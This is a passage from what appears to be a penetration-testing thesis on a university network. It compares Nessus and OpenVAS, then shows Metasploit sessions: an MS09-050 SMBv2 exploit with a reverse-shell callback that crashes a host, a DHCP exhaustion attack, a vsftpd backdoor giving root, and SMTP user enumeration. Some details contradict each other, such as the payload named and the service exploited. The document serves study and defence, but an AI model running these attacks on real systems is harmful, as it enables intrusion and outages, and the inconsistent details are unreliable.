Nessus Home Feed edition was used for assessing the vulnerability against the target hosts the university network. All the plug-in were installed and updated before the scan. Using default scan policy in Nessus client, scans could be executed in two configurations:

First scan could be performed without credentials with safe checks option enabled, and in the second configuration; scan could be performed without credentials with safe checks option disabled. Since the scan was been conducted in a production environment, the safe checks

option was used to avoid the potential break down of the system or network. The scan was executed against the hosts on 197.253.16.129/28 network segment and the same scan configuration was used to scan for vulnerabilities on the 172.16.8.0/23 network segment. From the scan, reports were generated which listed the vulnerabilities by plugins or hosts. The report contained the synopsis, description, solution, risk factor, reference related to the detected vulnerabilities.

Table 4.3 shows the risk factors and their corresponding CVSS Base Score range. These risk factors were vendor specific so any Severity labelled 'Critical' on Nessus may not have the same level of severity using some other scanners. Therefore, risk factors should be thought as guidelines as it only reflects the CVSS base score.

Table 4.3: Risk Factor based on CVSS Base Score

Risk Factor	CVSS v2 Base Score
Critical	10
High	9.9 - 7
Medium	6.9 - 4
Low	3.9 - .1
Info	0

Table 4.4. Nessus Vulnerability scans result from the external point

Target Hosts	Critical	High	Medium	Low
197.253.16.131	1	5	2	4
197.253.16.133	14	109	27	1
197.253.16.134	1	2	0	5
197.253.16.135	1	0	2	8
197.253.16.136	1	29	23	98
197.253.16.137	1	2	18	7

Table 4.5 Nessus Vulnerability scan results from the internal point

Target Hosts	Critical	High	Medium	Low
172.16.8.1	1	0	4	5
172.16.8.6	1	2	8	1
172.16.9.16	1	1	2	3
172.16.8.10	0	0	3	1

4.2.2 Results from OpenVAS

Under the similar configuration compare to Nessus, OpenVAS was also used to perform the scan against the internal and external network segment. Two separate scans were performed, using first configuration. First scan was performed without credentials, and second scan was performed with credentials with safe checks option enabled in both the scans. Using second configuration, again two separate scans were performed, first scan was performed without credentials, and second scan was performed with credentials with safe checks option disabled in both the scans. All the scans were executed against the hosts on 197.253.16.129/28 and the 172.16.8.0/23 network segment. Similar to Nessus scan, OpenVAS scan performed vulnerability scans on both Linux and Windows based system. Same user accounts credentials, which were created during the Nessus scans, were used to perform the OpenVAS scan. From the scans, reports were generated which listed the vulnerabilities by plugins or hosts. Each report was the result of a security scan and contained the results of the executed plug-ins associated with the corresponding subnet, host, port and severity. Similar to Nessus reporting, OpenVAS reports included the overview of hosts which are affected, a brief description giving the vulnerability insight, impact level if its application specific, or system, possible fix to mitigate the vulnerability and its impact on the application or system and references related to the detected

vulnerabilities. In OpenVAS notation, vulnerabilities identified were labelled as High, Medium, Low, Log and False Positive depending upon Common Vulnerability Scoring System (CVSS) Base Score as shown in Table 4.3 and Table 4.5 show the filtered results. Threats marks as Log and False Positive were not included in the table.

Table 4.6. OpenVAS Vulnerability scan result from the external point

Target Hosts	Critical	High	Medium	Low
197.253.16.131	2	3	2	3
197.253.16.133	0	1	1	0
197.253.16.134	0	4	2	10
197.253.16.135	1	12	6	8
197.253.16.136	1	1	75	12
197.253.16.137	2	2	0	0

Table 4.7 OpenVAS Vulnerability scan results from the internal point

Target Hosts	Critical	High	Medium	Low
172.16.8.1	2	1	7	4
172.16.8.6	1	2	1	0
172.16.9.16	1	5	5	13
172.16.8.10	0	0	1	6

Reports from both Nessus and OpenVAS indicated that hosts on Central network were vulnerable to remote code execution, buffer overflow, elevation of privilege, denial of services, spoofing and information disclosure. The identified vulnerabilities were yet to be verified to find out whether they were exploitable or not. Further investigation was performed to enhance the exploitation and post exploitation phases. Although, automated vulnerability assessment tools were noisy and did not always show the actual security posture of the overall system or network because of possible false positives and false negatives, such tools gave a good baseline to inspect the security of systems and network infrastructure. They also helped to identify unpatched applications and security settings that are out of compliances. Therefore, automated scanners

should be part of any Network and System administrator's tool box or penetration tester's tool box. Such scanners are an asset to IT security if configured properly and smoothly. Nessus and OpenVAS were the two such scanners selected for this thesis, but other scanners like Nexpose, Retina or Internet Security Systems can also be used while performing Scanning and Vulnerability Assessment phase. It was difficult to tell which scanner performed better or efficiently just looking at the numbers of discovered vulnerabilities. There should be common criteria(s) or baseline to decide which scanner was efficient and effective. Therefore, to overcome this dilemma, a brief comparison between Nessus and OpenVAS was performed. Comparison is briefly explained in the next section.

4.2.3 Comparing the CVEs results from Nessus and OpenVAS

A brief comparison between the results from Nessus and OpenVAS was performed to determine which scanner was more efficient at detecting more vulnerabilities than the other scanner based on the Common Vulnerability and Exposure (CVE) identifiers. CVE was developed and maintained by the MITRE Corporation. According to NIST website (www.nvd.nist.gov), It was used as the basis for the U.S. National Vulnerability Database (NVD); a new service supplied by the National Institute of Standards and Technology (NIST) which correlates all different sources of information and scores each monitored software vulnerability with an appropriate severity level, based on the Common Vulnerability Scoring System (CVSS). CVE were given names according to the years of their inclusion and the order in which they were added to the list in that year. For example, CVE-2009-3103 refers to the Microsoft SMBv2 negotiations Protocol Remote Code Execution Vulnerability which was caused by array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Server 2008. Both Nessus and

OpenVAS identified this vulnerability affected the host on 172.16.9.16. Nessus ranked this vulnerability as Critical and OpenVAS ranked it as High.

CVE's was chosen to compare the results between Nessus and OpenVAS for the following reasons:

- Both scanners used different metrics to rank the vulnerabilities which they detected.

There was a need to have a common baseline for evaluation among the scanners and CVEs identifiers provided a standardized basis for evaluation.

- Both scanners had their own databases with their own names for vulnerabilities, and it was hard to determine whether both databases were referring to the same vulnerability or different.

This comparison was performed to determine which scanner was more efficient at detecting more CVEs vulnerabilities than the other scanner. Figure 4.2 below showed all the CVE listed vulnerabilities which both the Nessus and OpenVAS reported during the scans. Both scanners were updated with the latest plug-ins on the same date, when the scans were performed, Nessus plug-ins count was 48,296 and OpenVAS plug-ins count was 25,563. Nessus identified 473 CVEs vulnerabilities out of all 915 vulnerabilities whereas OpenVAS identified 493 CVEs vulnerabilities out of all 803 vulnerabilities




Figure 4. 1: Nessus Vs OpenVAS (All CVE's) Vulnerabilities

Table. 4.8 Scanners efficiency

Scanner	Plug-ins Count	Total Discovered Vulnerabilities	CVE's Identified	% (all CVEs Vulnerabilities)
Nessus	48,296	915	473	51%
OpenVAS	25,563	803	493	61%

Based on total number of vulnerabilities, and CVE listed vulnerabilities discovered by each scanner the efficiencies of both Nessus and OpenVAS were calculated. Table 4.8 shows results in percentage of all CVEs vulnerabilities identified by Nessus and OpenVAS. OpenVAS was more effective and efficient at discovering CVEs listed vulnerabilities, than Nessus. Therefore, it was safe to recommend OpenVAS as a reliable and efficient vulnerability scanner. However, Nessus had larger plug-ins database, comprehensive reporting techniques with an extensive pre-defined filtered which made it an interesting option. Further comparison could have given much better idea about the two scanners. Depending upon the time constrains, Penetration tester or Network and System Administrator can perform Scanning and Vulnerability Assessment phase, using either Nessus or OpenVAS or both. Using both scanners can give a better picture of the network or the systems.

4.3 Attack Phase (Exploitation)

At this stage, vulnerabilities identified using Nessus and OpenVAS were verified to find out whether the vulnerabilities and loopholes identified during scanning and vulnerability assessment phase posed any real security threat. This phase acted as verification of potential vulnerabilities and thus, entailed the highest risk within a penetration test. During this exploitation phase, vulnerabilities were exploited by using publicly available exploits. Metasploit was one of such open source exploitation frameworks which was extensively used during this and post exploitation phase of the penetration test. Based on the information discovered in from the vulnerability scanning stage four target hosts (two from the internal network segment and the rest from the external network segment) with identified vulnerabilities were selected for further research and possible exploitation.

4.3.1 Internal Penetration Test (Attack from the internal location)

Exploiting Host on 172.16.9.16

Both scanners, Nessus and OpenVAS, reported host on 172.16.9.16 had SMBv2 implementation vulnerability. This vulnerability was addressed by Microsoft Security bulletin MS09-050. This vulnerability can allow the attacker to either crash the remote host or to execute arbitrary code on the host. When this exploit was tested against the host 172.16.9.16, system crashed and was unreachable over the network. Exploit was carried out using the following steps as illustrated below along with the screenshots

1. Launching the Metasploit Framework

msfconsole command was used to launch the metasploit framework in Backtrack machine. Figure 4.3 shows the Metasploit console. msfconsole was used to launch exploits, load auxiliary modules, search exploits, perform enumeration against the target hosts.

```

      =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 846 exploits - 476 auxiliary - 142 post
+ -- --=[ 250 payloads - 27 encoders - 8 nops

msf > █

```

Figure 4. 2:msfconsole interface

2. Searching for SMBv2 exploit

Search command was used to search for the exploit. Both the Nessus and OpenVAS had pointed to MS09-050 exploit, so 'ms09-050' keyword was used as a search parameter. Figure 4.4 shows the three matching modules for the search parameter, of which one of them was ms09_050_smb2_negotiate_func_index. This module was used to carry out the exploit.

```

msf > search ms09-050

Matching Modules
=====

```

Name	Disclosure
auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh	
auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff	
exploit/windows/smb/ms09_050_smb2_negotiate_func_index	2009-09-07

Figure 4. 3: Search for Ms09-05 module

3. Loading the exploit module

Figure 4.5 shows, use command was used to load the specific exploit module and show options command was used to list the module options.

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	The target port
WAIT	180	yes	The number of seconds to wait for the attack to complete.

```
Exploit target:

Id  Name
--  ---
0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > █
```

Figure 4. 4: Loading the exploit

4. Setting required Options and Payload to compromise the host

Figure 4.6 shows commands that set the target to be attacked (RHOST) as 172.16.9.16, and the host to call back once the target system has been exploited (LHOST) as 172.16.8.175. A reverse-connecting Windows-based TCP Meterpreter payload, which will connect back to Metasploit instance on port 4444, was selected. Meterpreter was a post exploitation tool which aided in extracting information or further compromise system. The real intention was to start a connection on 172.16.9.16 (the target machine) and connect back to the 172.16.8.175 (The penetration tester's machine).

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 172.16.9.16
RHOST => 172.16.9.16
msf exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 172.16.8.175
LHOST => 172.16.8.175
msf exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/messagebox
PAYLOAD => windows/messagebox
msf exploit(ms09_050_smb2_negotiate_func_index) > █
```

Figure 4. 5: Setting Target on msfconsole

```
root@backtrack: ~
File Edit View Search Terminal Help
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     172.16.9.16      yes       The target address
  RPORT     445              yes       The target port
  WAIT      180              yes       The number of seconds to wait for the attack to co

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (accepted: seh, thread, process,
  LHOST     172.16.8.175    yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows Vista SP1/SP2 and Server 2008 (x86)
```

Figure 4. 6: Displaying options

5. Triggering the Exploit

Figure 4.8 below shows the actual execution of the exploit. Using the command **exploit** the tester attempted to exploit the host. The target host on 172.16.9.16 crashed. Figure 4.9 shows the state of host while the exploit was executed. This was not a successful exploit as expected because a session connection was desired. However, if this was some web server or database server and crashing the server would still be a Denial of Service condition. Therefore, this was considered to successful exploitation.

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 172.16.8.175:4444
[*] Connecting to the target (172.16.9.16:445)...
[*] Sending the exploit packet (872 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[-] Exploit exception: undefined method 'socket' for nil:NilClass
```

Figure 4. 7: Executing Exploit



```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000007E (0xC0000005, 0xFFD02006, 0x8E6C5C00, 0x8E6C58FC)

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 70
```

Figure 4. 8: Host on 172.16.9.16 when the exploit was executed

Counter Measures against SMBv2 vulnerability

Nessus and OpenVAS rated SMBv2 vulnerability as a Critical and High risk factor or threat respectively. Also both scanners pointed out SMBv2 vulnerability had a patch released from Microsoft on bulletin MS09-050. Therefore, to combat against this vulnerability, affected systems should apply the patch immediately and should turn the live update active on systems.

Exploiting Host on 172.16.8.1 - DHCP Exhaustion attack (DHCP MITM attack)

The Information gathering phase identified host 172.16.8.1 on the 172.16.8.0/23 network segment as a Dynamic Host Configuration Protocol server, also both Nessus and OpenVAS uncovered and ranked the DHCP MITM attack vulnerability in this host as critical. An attempt is made at exploiting this vulnerability using Metasploit.

DHCP exhaustion (also known by DHCP starvation) is a threat whereby an attacker exhausts all the pool of available IPs in the DHCP server. There are two ways to implement DHCP exhaustion; the first method to exhaust the DHCP server pool is flooding the network with DHCP discovers to consume all the available IPs in the server. This works because after a discover packet, the DHCP server will offer an IP to the MAC that sent the discover packet and wait a possible request time, making the offered IP unavailable to anyone else in this interval. The second method uses a more intelligent and stealth attack. Instead of only to launch an avalanche of discover packets, this attack allocates all the offered IPs to all created spoofed MACs. A good tool to perform this attack is Metasploit module called digininja. Digininja creates DHCPDISCOVER using spoofed UDP packets sent directly to the DHCP server. It sniffs for ARP requests from the DHCP server and respond using the same spoofed MAC addresses used in the initial packet(s). This will set up fake hosts on the network and exhaust the DHCP server's IP pool, which will then make a DHCP MITM attack much easier.

1. Launching the metasploit console

Using the msfconsole command shown in figure 4.10 below.

```
root@bt:~# msfconsole  
msf >
```

Figure 4. 9: launching msfconsole

2. Search for a modules to exploit dhcp exhaustion vulnerability

The key word dhcp was used as a parameter for the search command to search for available exploit modules. Figure 4.10 below show the output of the search command

```
msf > search dhcp
[*] Searching loaded modules for pattern 'dhcp'...

Auxiliary
=====

Name Rank Description
-- -- ---
digininja/dhcp_exhaustion/exhaust normal DHCP Exhaustion Attack
```

Figure 4. 10: Search for dhcp exploit module

3. Loading the exploit module

Figure 4.12 shows, use command was used to load the specific exploit module and show options command was used to list the module options. Also the network interface card 1 was selected to launch the attack.

```
msf > use auxiliary/digininja/dhcp_exhaustion/exhaust
msf auxiliary(exhaust) > set interface eth1
interface => eth1
```

Figure 4. 11: loading module and setting attack interface

4. Display available options

Display option available for this module by using the show options command as illustrated in figure 4.13 below.

```
msf auxiliary(exhaust) > show options
```

Module options:

Name	Current Setting	Required	Description
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
SNAPLEN	65535	yes	The number of bytes to capture
TIMEOUT	10	yes	Timeout waiting for server response

Figure 4. 12: Displaying Options

5. Triggering the Exploit

The run command was used to execute exploit, figure 4.13 below shows the outputs of the run command, and from the figure it can be observed that all available was allocated thus the attack was successful.

```
msf auxiliary(exhaust) > run

[*] DHCP attack started
[*] DHCP offer of address: 172.16.8.53
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 172.16.8.58
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 172.16.8.17
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 172.16.9.187
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 172.16.9.36
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 172.16.9.107
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 172.16.8.132
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 172.16.9.30
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 172.16.9.117
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 172.16.8.121
[*] Got the ACK back, IP address allocated successfully
[*] Timeout waiting for OFFER
[*] Got a timeout, assuming DHCP exhausted. You Win
[*] Finished
[*] Auxiliary module execution completed
```

Figure 4. 13: Executing Attack

To verify that the attack was successful a laptop was connected directly to a switch in the computer lab which is linked to university network to check if the authorized DHCP server will issue an IP to the laptop. The laptop was unable to acquire an automatic IP address from the server, however when the laptop was configured with a static IP address of 172.16.8.26 and a ping test conducted against the 172.16.8.1 host, it was discovered that the host was alive. Though DHCP server was alive it was not able to issue anymore IP address this meant that the IP pool was exhausted confirming that the attack was successful.

Counter measure against DHCP Exhaustion Attack

To counter this attack, Systems and Network Administrators should implement port security on managed switches on the network. Port Security can be used to mitigate DHCP starvation attack by limiting the number of MAC addresses allowed on a port. The port security feature can be used to restrict input to an interface by limiting and identifying the MAC addresses of the stations allowed accessing the port. When a secure MAC addresses is assigned to a secure port, the port does not forward packets with source addresses outside the group of defined addresses. Port security feature enables the administrators specify the MAC addresses for each port or to permit a limited number of MAC addresses. When a secure port receives a packet, the source MAC address of the packet is compared to the list of secure source addresses that were manually configured or autoconfigured (learned) on the port. If a MAC address of a device attached to the port differs from the list of secure addresses, the port either shuts down permanently (default mode) or drops incoming packets from the insecure host. The behaviour of the port depends on how it is configured to respond to a security violator. Using port security network Administrators can prevent a host from faking a MAC address to request for IP multiple times thus this security measure is effective in countering DHCP exhaustion attacks.

4.3.2 External Penetration Test (Attack from the External location)


From the external attack point (the tester's home), the tester attempts to exploit two identified vulnerabilities discovered during the vulnerability discovery and assessment phase on hosts with IP addresses 197.253.16.136 and 197.253.16.135.

Exploiting Host on 197.253.16.136 (Exploiting FTP server vsftpd backdoor)

vsftpd, which stands for "Very Secure FTP Daemon", is an FTP server for Unix-like systems, including Linux. The vsftpd backdoor affects the vsftpd version 2.3.4 downloadable from the master site had been compromised. Users logging into a compromised vsftpd-2.3.4 server can gain a command shell on port 6200.

Nessus and OpenVAS discovered the vsftpd backdoor vulnerability, however while OpenVAS rated the vulnerability as critical, Nessus rated it as high. The tester then attempts to exploit the vulnerability on this host.

1. **Lunching the Metasploit.** The metasploit framework is lunched using the msfconsole command on the terminal
2. **Search for a modules to exploit**

A screenshot of a Metasploit terminal session. The user enters the command 'msf > search vsftpd'. The output shows a table of matching modules. The table has columns for Name, Description, Disclosure Date, and Rank. One module is listed: 'exploit/unix/ftp/vsftpd_234_backdoor' with a description of 'VSFTPD v2.3.4 Backdoor Command Execution', a disclosure date of '2013-07-03 00:00:00 UTC', and a rank of 'excellent'.

```
msf > search vsftpd

Matching Modules
=====


| Name                                 | Description                              | Disclosure Date         | Rank      |
|--------------------------------------|------------------------------------------|-------------------------|-----------|
| exploit/unix/ftp/vsftpd_234_backdoor | VSFTPD v2.3.4 Backdoor Command Execution | 2013-07-03 00:00:00 UTC | excellent |


```

Figure 4. 14: Searching for vsftpd exploit module

3. Loading the exploit module

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====

Name                Disclosure Date  Rank    Description
---                -
cmd/unix/interact    normal         Unix Command, Interact with
Established Connection
```

Figure 4. 15: Loading exploit module

4. Display available options

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name    Current Setting  Required  Description
---    -
RHOST    yes              The target address
RPORT    21              The target port

Exploit target:

Id  Name
--  ---
0   Automatic
```

Figure 4. 16: Display available Options for the exploit

5. Triggering the Exploit

```
msf exploit(vsftpd_234_backdoor) > set RHOST 197.253.16.136
RHOST => 197.253.16.136
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

Figure 4. 17: Setting Victim and Payload

By making use of the right set of Metasploit's module and payload, vulnerability affecting the Samba version used in host on 197.253.16.136 was exploited, resulting successful exploitation.

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPD 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (41.205.16.78:39930 ->
197.253.16.136:6200) at 2014-03-08 10:15:45 +0000
```

Figure 4. 18 : Exploiting the target

6. **To test to prove** if exploit was successful, the command `whoami` is used to display the user:

```
whoami
root
```

Figure 4. 19: Verifying User

Figure 4.20 shows the shell session and also shows that the attacker is now using the root account on the remote host this implies that the attacker has uncontrolled access on the compromised system.

Exploiting Host on 197.253.16.135 (SMTP Attack)

1. **Lunching the Metasploit.** The metasploit framework is lunched using the `msfconsole` command on the terminal.

2. Search for a modules to exploit

```
msf >search postfix smtp
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

Name                                     Disclosure Date
Rank      Description
---
auxiliary/client/smtp/emailer
normal    Generic EMailer (SMTP)
auxiliary/dos/smtp/sendmail_prescan      2003-09-17
normal    Sendmail SMTP Address prescan <= 8.12.8 Memory Corruption
auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-12
normal    MS06-019 Exchange MODPROP Heap Overflow
auxiliary/fuzzers/smtp/smtp_fuzzer
normal    SMTP Simple Fuzzer
auxiliary/scanner/smtp/smtp_enum
normal    SMTP User Enumeration Utility
auxiliary/scanner/smtp/smtp_relay
normal    SMTP Open Relay Detection
auxiliary/scanner/smtp/smtp_version
normal    SMTP Banner Grabber
auxiliary/server/capture/smtp
normal    Authentication Capture: SMTP
auxiliary/vsploit/pii/email_pii
normal    VSploit Email PII
exploit/linux/misc/gld_postfix            2005-04-12
good      GLD (Greylisting Daemon) Postfix Buffer Overflow
exploit/linux/smtp/exim4_dovecot_exec      2013-05-03
excellent Exim and Dovecot Insecure Configuration Command Injection
exploit/unix/smtp/clamav_milter_blackhole  2007-08-24
excellent ClamAV Milter Blackhole-Mode Remote Code Execution
exploit/unix/smtp/exim4_string_format      2010-12-07
excellent Exim4 <= 4.69 string_format Function Heap Buffer Overflow
exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09
manual    SquirrelMail PGP Plugin command execution (SMTP)
exploit/windows/browser/communicrypt_mail_activex 2010-05-19
great     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
exploit/windows/browser/oracle_dc_submittotexpress 2009-08-28
normal    Oracle Document Capture 10g ActiveX Control Buffer Overflow
```

Figure 4. 20: search for smtp attack module

3. Loading the exploit module

```
msf use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting
Required  Description
--      -
RHOSTS    The target address range or CIDR identifier
yes
RPORT     25
yes      The target port
THREADS   1
yes      The number of concurrent threads
UNIXONLY  true
yes      Skip Microsoft bannered servers when testing unix users
USER_FILE /opt/metasploit/apps/pro/msf3/data/wordlists/unix_users.txt
yes      The file that contains a list of probable users accounts.
```

Figure 4. 21: selecting smtp_enum exploit module

4. Triggering the Exploit

```
msf auxiliary(smtp_enum) > set RHOSTS 197.253.16.135
RHOSTS => 197.253.16.135
msf auxiliary(smtp_enum) > set RPORT 25
RPORT => 25
```

Figure 4. 22: Setting Target IP Address and ports

```
msf auxiliary(smtp_enum) > run

[*]197.253.16.135:25 Banner: 220 metasploitable.localdomain ESMTP Postfix
(Freebsd)
[+]197.253.16.135:25 Users found: , backup, bin, daemon, distccd, ftp,
games, gnats, irc, libuuid, list, lp, mail, man, news, nobody, postgres,
postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 4. 23 : Conducting Exploit

The figure 4.24 shows all the users that were identified; this provided useful information for further attacks by trying to guess the password. The tester further attempted to connect to the Postfix email service via Telnet:

```
# telnet 197.253.16.135 25
Trying 197.253.16.135...
Connected to 197.253.16.135.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (FreeBSD)
```

Figure 4. 24: Attempt Telnet

Once the target systems were compromised, the tester further attempts to identify system's potential exposures and exploiting further weakness, to find out how deep tester/attacker can get inside the system or network. Depending upon the penetration test scope and tester's ability post-exploitation had unlimited possibilities. From the Network and System Administrator's prospective, this step served as a means of demonstrating what an attack can do and showing the possible side effects, when the network or system was compromised.

In network, while hosts on 172.16.9.16, 172.16.8.1 and 197.253.16.136 were successfully compromised using Metasploit framework based on the exploitable vulnerabilities the tester was not successful exploiting the host on 197.253.16.135. However key user accounts details were discovered as a result of the attack on the host, with this information a real attack can use an advance password tools to break into the host.

CHAPTER FIVE

5.0 Discussion and Conclusion

This chapter summarises the results collected during the penetration test in the central university network, gives a brief overview of the penetration test methodology, and attempts to evaluate whether the goals were satisfactorily addressed or not. This concludes with a discussion about the contributions made by this thesis work and future work.

5.1 Discussion of Results

In each phase, some new information related to network or systems were obtained, which helped to perform the tests on the network. Intelligence gathering phase identified the machines that were reachable, and the ports that were opened, guessed the OS and services on those reachable machines. Nmap was used to perform different scans ranging from ping scan to port scan to OS and services fingerprinting from both the external and internal test points.

Initially, the -sP flag was used to scan the entire 197.253.16.129/28 network segment from the external point and the 172.16.8.0/23 network segment from the internal test location. This scan successfully identified 13 reachable machines within the 197.253.16.129/28 network segment and 512 live hosts on the 172.16.8.0/23. -sP flag enabled the ping sweeping capabilities. This result showed that ICMP packets within the two networks were not blocked. Next, -sA flag was used to identify whether any filtering devices were present or not on the two network segment.

The scan result showed all 1000 ports in identified hosts on the network were unfiltered, which meant no Firewalls or perimeter devices were used to filter the data in the target machines. The -sS and -sU flags checked the open ports on each reachable host and hence guessed the services. When -sS flag was used, it sends SYN packets to ports and waits for a response. Open ports responded with SYN/ACK and close ports responded with RST/ACK. After the response, Nmap

replied back with RST packet, which broke the connection. When the output from this scan were analysed, it was found that host on 197.253.16.135, 197.253.16.136, 197.253.16.137 on the 197.253.16.129/28 network segment and 172.16.8.1, 172.16.8.6, 172.16.9.16 on the 172.16.8.0/23 network segment had a number of opened ports. Ports like 22, 23, 25, 53, 67, 80, 135, 139, 445, 3106 and many more were found open on target machines as shown on table 4.1 And table 4.2 The -sV flag was used to enumerate further, to identify which services and version of the services were running on those ports. To do so, -sV flag first connect to the port(s) and send trigger packets, services or applications on those ports responds to the trigger packets and the output is displayed. The Nmap scans provided an initial overview of the system and network infrastructure. It showed live 512hosts/machines on the 172.16.8.0/23 network segment while 13 live hosts were found on the 197.253.16.129/28 network segment. Out of which four of them were targeted within the network. Nmap proved to be a valuable and versatile tool during the intelligence gathering phase. Hence, any network/system administrator can use this tool for network surveying, scanning, OS and service fingerprinting.

The Scanning and Vulnerability Assessment Phase was performed following the steps outlined in section 3.1.2.1, using Nessus and OpenVAS vulnerability scanners. Results in Table 4.8 showed Nessus scanner discovered more known vulnerabilities than OpenVAS, one reason for such discovery may be attributed to the higher plug-ins counts of Nessus. Using Nessus and OpenVAS, two separate scans were performed, from the external and internal test location, in all, Nessus's vulnerability detection rate was higher than OpenVAS. This outcome could be the result of the lower plug-ins count of the OpenVAS. Higher detection rate was not a reliable measure to determine the effectiveness of the scanners because detection might be affected by the false positive and false negative detection therefore it was necessary to find a reliable and

common metric to compare the scanners effectiveness. Both scanners used different metrics to rank the vulnerabilities, and it was bit confusing to determine whether both scanner were referring the same vulnerability or different. For instance, Nessus ranked SMBv2 vulnerability addressed by Microsoft Bulletin MS09-050 as Critical while the same vulnerability was ranked as High by OpenVAS. The CVEs identifiers were selected as a common baseline for evaluation among the scanners, which provided a standardized basis for evaluation. Based on the CVEs listed vulnerability, effectiveness was measured between Nessus and OpenVAS as discussed in section 4.2.3. Results from Table 4.8 showed OpenVAS was more effective than Nessus at discovering CVEs vulnerabilities. However in some cases, OpenVAS missed addressing certain vulnerabilities on certain hosts. For example, OpenVAS missed out the vulnerabilities addressed by Microsoft Bulletin MS11-020 and MS11-048 which affected the host on 172.16.9.16, but Nessus discovered both of them. Overall both the Nessus and OpenVAS were useful tools at discovering the vulnerabilities.

